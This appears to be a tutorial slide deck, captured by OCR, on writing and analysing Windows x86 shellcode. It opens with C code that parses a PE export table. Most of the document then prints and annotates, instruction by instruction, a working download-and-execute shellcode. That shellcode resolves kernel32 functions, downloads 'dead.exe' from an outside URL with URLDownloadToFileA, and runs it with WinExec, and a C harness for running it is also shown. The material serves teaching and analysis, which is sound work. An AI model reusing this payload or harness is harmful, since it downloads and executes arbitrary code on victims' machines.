
PE imports table



```
// Get Export directory

memcpy(&oDOS, pcImageBase, sizeof(oDOS));
memcpy(&oNT, (BYTE *)((DWORD)pcImageBase + oDOS.e_lfanew), sizeof(oNT));
oExportDirEntry = oNT.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
memcpy(&oExportDirectory, (BYTE *)((DWORD)pcImageBase + oExportDirEntry.VirtualAddress), sizeof(oExportDirectory));

// Parse names

pdwAddressOfNames     = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfNames);
pdwAddressOfFunctions = (DWORD *)((DWORD)pcImageBase + oExportDirectory.AddressOfFunctions);

for(DWORD nr = 0; nr < oExportDirectory.NumberOfFunctions; nr++)
{
    EXPORT_ENTRY oExport;

    // Get function details

    pcFunctionName            = (CHAR *)((DWORD)pcImageBase + (DWORD)(pdwAddressOfNames[nr]));
    dwFunctionAddress         = (DWORD)pcImageBase + (DWORD)(pdwAddressOfFunctions[nr]);
    dwFunctionPointerLocation = (DWORD)pcImageBase + oExportDirectory.AddressOfFunctions + nr * sizeof(DWORD);

    // Save new function export

    oExport.dwAddress          = dwFunctionAddress;
    oExport.dwPointerOfAddress = dwFunctionPointerLocation;
    oExport.sName              = pcFunctionName;
    oExport.uOrdinal           = (USHORT)nr + 1;

    vExports.push_back(oExport);
}
```

To parse the imports table, we need to iterate through all the functions with two pointers: one for the name of the function and the other for the address of the function.

Verify shellcodes



```c

#include <windows.h>
#include <stdio.h>

int main(){
    unsigned char shellcode[] =
"\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B"
"\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
"\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72"
"\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"
"\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04"
"\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64"
"\x64\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3"
"\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3"
```

Disassemble and understand shellcodes.

Convert text shellcodes

Step 1, text shellcode:

```
"\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B"
"\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
"\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72"
"\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"
"\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04"
"\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64“
```

Step 2, remove “\x” and quotes and save to a binary file:

```
33 C9 64 8B 41 30 8B 40 0C 8B
70 14 AD 96 AD 8B 58 10 8B 53
3C 03 D3 8B 52 78 03 D3 8B 72
20 03 F3 33 C9 41 AD 03 C3 81
38 47 65 74 50 75 F4 81 78 04
72 6F 63 41 75 EB 81 78 08 64
```

HxD - Freeware Hex Editor and Disk Editor:
-http://mh-nexus.de/en/hxd/

Disassemble shellcodes

```
C:\Users\Ionut\AppData\Local\nasm>ndisasm.exe -b 32 download.bin

00000000  33C9              xor ecx,ecx
00000002  648B4130          mov eax,[fs:ecx+0x30]
00000006  8B400C            mov eax,[eax+0xc]
00000009  8B7014            mov esi,[eax+0x14]
0000000C  AD                lodsd
0000000D  96                xchg eax,esi
0000000E  AD                lodsd
0000000F  8B5810            mov ebx,[eax+0x10]
00000012  8B533C            mov edx,[ebx+0x3c]
00000015  03D3              add edx,ebx
00000017  8B5278            mov edx,[edx+0x78]
0000001A  03D3              add edx,ebx
0000001C  8B7220            mov esi,[edx+0x20]
0000001F  03F3              add esi,ebx
00000021  33C9              xor ecx,ecx

...................................................
```

NASM: http://www.nasm.us/

Find kernel32.dll

```
typedef struct _PEB {
...
PPEB_LDR_DATA Ldr; // 0xC
...
} PEB, *PPEB;
```

```
typedef struct _PEB_LDR_DATA {
...
LIST_ENTRY InLoadOrderModuleList;
LIST_ENTRY InMemoryOrderModuleList;         // 0x14
LIST_ENTRY InInitializationOrderModuleList;
...
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
00000000  33C9          xor ecx,ecx             ; ECX = 0
00000002  648B4130      mov eax,[fs:ecx+0x30]   ; EAX = PEB
00000006  8B400C        mov eax,[eax+0xc]       ; EAX = PEB->Ldr
00000009  8B7014        mov esi,[eax+0x14]      ; ESI = PEB->Ldr.InMemOrder
0000000C  AD            lodsd                   ; EAX = Second module
0000000D  96            xchg eax,esi            ; EAX = ESI, ESI = EAX
0000000E  AD            lodsd                   ; EAX = Third (kernel32)
0000000F  8B5810        mov ebx,[eax+0x10]      ; EBX = Base address
00000012  8B533C        mov edx,[ebx+0x3c]      ; EDX = DOS->e_lfanew
00000015  03D3          add edx,ebx             ; EDX = PE Header
00000017  8B5278        mov edx,[edx+0x78]      ; EDX = Offset export table
0000001A  03D3          add edx,ebx             ; EDX = Export table
0000001C  8B7220        mov esi,[edx+0x20]      ; ESI = Offset names table
0000001F  03F3          add esi,ebx             ; ESI = Names table
00000021  33C9          xor ecx,ecx             ; EXC = 0
```

Find GetProcAddress

```
00000023  41                inc ecx                 ; Loop for each function
00000024  AD                lodsd
00000025  03C3              add eax,ebx             ; Loop untill function name

00000027  813847657450      cmp dword [eax],0x50746547         ; GetP
0000002D  75F4              jnz 0x23
0000002F  817804726F6341    cmp dword [eax+0x4],0x41636f72     ; rocA
00000036  75EB              jnz 0x23
00000038  81780864647265    cmp dword [eax+0x8],0x65726464     ; ddre
0000003F  75E2              jnz 0x23

00000041  8B7224            mov esi,[edx+0x24]    ; ESI = Offset ordinals
00000044  03F3              add esi,ebx           ; ESI = Ordinals table
00000046  668B0C4E          mov cx,[esi+ecx*2]    ; CX = Number of function
0000004A  49                dec ecx
0000004B  8B721C            mov esi,[edx+0x1c]    ; ESI = Offset address table
0000004E  03F3              add esi,ebx           ; ESI = Address table

00000050  8B148E            mov edx,[esi+ecx*4]   ; EDX = Pointer(offset)
00000053  03D3              add edx,ebx           ; EDX = GetProcAddress
```

Find LoadLibrary

```
00000055  33C9              xor ecx,ecx                 ; ECX = 0
00000057  51                push ecx
00000058  682E657865        push dword 0x6578652e       ; .exe
0000005D  6864656164        push dword 0x64616564       ; dead
00000062  53                push ebx                    ; Kernel32 base address
00000063  52                push edx                    ; GetProcAddress
00000064  51                push ecx                    ; 0
00000065  6861727941        push dword 0x41797261       ; aryA
0000006A  684C696272        push dword 0x7262694c       ; Libr
0000006F  684C6F6164        push dword 0x64616f4c       ; Load
00000074  54                push esp                    ; "LoadLibrary"
00000075  53                push ebx                    ; Kernel32 base address
00000076  FFD2              call edx                    ; GetProcAddress(LL)
```

Load a DLL (urlmon.dll)

```
00000078  83C40C            add esp,byte +0xc       ; pop "LoadLibrary"
0000007B  59                pop ecx                 ; ECX = 0
0000007C  50                push eax                ; EAX = LoadLibrary
0000007D  51                push ecx
0000007E  66B96C6C          mov cx,0x6c6c           ; ll
00000082  51                push ecx
00000083  686F6E2E64        push dword 0x642e6e6f   ; on.d
00000088  6875726C6D        push dword 0x6d6c7275   ; urlm
0000008D  54                push esp                ; "urlmon.dll"
0000008E  FFD0              call eax                ; LoadLibrary("urlmon.dll")
```

Get function from DLL (URLDownloadToFile)

```
00000090  83C410            add esp,byte +0x10        ; Clean stack
00000093  8B542404          mov edx,[esp+0x4]         ; EDX = GetProcAddress
00000097  33C9              xor ecx,ecx               ; ECX = 0
00000099  51                push ecx
0000009A  66B96541          mov cx,0x4165             ; eA
0000009E  51                push ecx
0000009F  33C9              xor ecx,ecx               ; ECX = 0
000000A1  686F46696C        push dword 0x6c69466f     ; oFil
000000A6  686F616454        push dword 0x5464616f     ; oadT
000000AB  686F776E6C        push dword 0x6c6e776f     ; ownl
000000B0  6855524C44        push dword 0x444c5255     ; URLD
000000B5  54                push esp                  ; "URLDownloadToFileA"
000000B6  50                push eax                  ; urlmon base address
000000B7  FFD2              call edx                  ; GetProc(URLDown)
```

Call URLDownloadToFile

```
000000B9  33C9              xor ecx,ecx               ; ECX = 0
000000BB  8D542424          lea edx,[esp+0x24]        ; EDX = "dead.exe"
000000BF  51                push ecx
000000C0  51                push ecx
000000C1  52                push edx                  ; "dead.exe"
000000C2  EB47              jmp short 0x10b           ; Will see
000000C4  51                push ecx                  ; 0 from 10b
000000C5  FFD0              call eax                  ; Download

...

; Will put URL pointer on the stack as return address (call)
0000010B  E8B4FFFFFF        call dword 0xc4

; http://bflow.security-portal.cz/down/xy.txt

00000110  687474703A        push dword 0x3a707474
00000115  2F                das
00000116  2F                das
117 62666C           bound esp,[esi+0x6c]
...
```

Get function from DLL (WinExec)

```
000000C7  83C41C           add esp,byte +0x1c       ; Clean stack (URL...)
000000CA  33C9             xor ecx,ecx              ; ECX = 0
000000CC  5A               pop edx                  ; EDX = GetProcAddress
000000CD  5B               pop ebx
000000CE  53               push ebx                 ; EBX = kernel32 base
address
000000CF  52               push edx
000000D0  51               push ecx
000000D1  6878656361       push dword 0x61636578   ; xeca
000000D6  884C2403         mov [esp+0x3],cl
000000DA  6857696E45       push dword 0x456e6957   ; WinE
000000DF  54               push esp
000000E0  53               push ebx
000000E1  FFD2             call edx                ; GetProcAddress(WinExec)
```

WinExec and ExitProcess

```
000000E3  6A05              push byte +0x5          ; SW_SHOW
000000E5  8D4C2418          lea ecx,[esp+0x18]      ; ECX = "dead.exe"
000000E9  51                push ecx
000000EA  FFD0              call eax                ; Call WinExec(exe, 5)



000000EC  83C40C            add esp,byte +0xc                 ; Clean stack
000000EF  5A                pop edx                           ; GetProcAddress
000000F0  5B                pop ebx                           ; kernel32 base
000000F1  6865737361        push dword 0x61737365             ; essa
000000F6  836C240361        sub dword [esp+0x3],byte +0x61
000000FB  6850726F63        push dword 0x636f7250             ; Proc
00000100  6845786974        push dword 0x74697845             ; Exit
00000105  54                push esp
00000106  53                push ebx
00000107  FFD2              call edx                          ; GetProc(Exec)
00000109  FFD0              call eax                          ; ExitProcess
```

More information

Shellcodes: http://www.exploit-db.com/shellcode/
Windows x64 Shellcode: http://mcdermottcybersecurity.com/articles/windows-x64-shellcode
Shellcode on ARM Architecture: http://www.exploit-db.com/papers/15652/
64-bit Linux Shellcode: http://blog.markloiseau.com/2012/06/64-bit-linux-shellcode/
Shellcode 2 EXE: http://www.sandsprite.com/shellcode_2_exe.php
BETA3 - Multi-format shellcode encoding tool: http://code.google.com/p/beta3/
Shellcode/Socket-reuse: http://www.blackhatlibrary.net/Shellcode/Socket-reuse
Writing IA32 Restricted Instruction Set Shellcode : http://skypher.com/...shellcode.html.php
Building IA32 'Unicode-Proof' Shellcodes: http://phrack.org/issues/61/11.html#article
Shellcode/Egg hunt/w32 SEH omelet: http://skypher.com/...omelet_shellcode
What is polymorphic shell code: https://www.sans.org/.../polymorphic_shell.php
Shellcode to reverse bind a shell with netcat: http://morgawr.github.io/...with-netcat/
Omlette Egghunter Shellcode: http://www.thegreycorner.com/...shellcode.html
Shellcode/Alphanumeric: http://www.blackhatlibrary.net/Shellcode/Alphanumeric
A shellcode writing toolkit: https://github.com/reyammer/shellnoob
Windows Syscall Shellcode: http://www.symantec.com/...windows-syscall-shellcode

Contact information

Questions?

ionut.popescu@outlook.com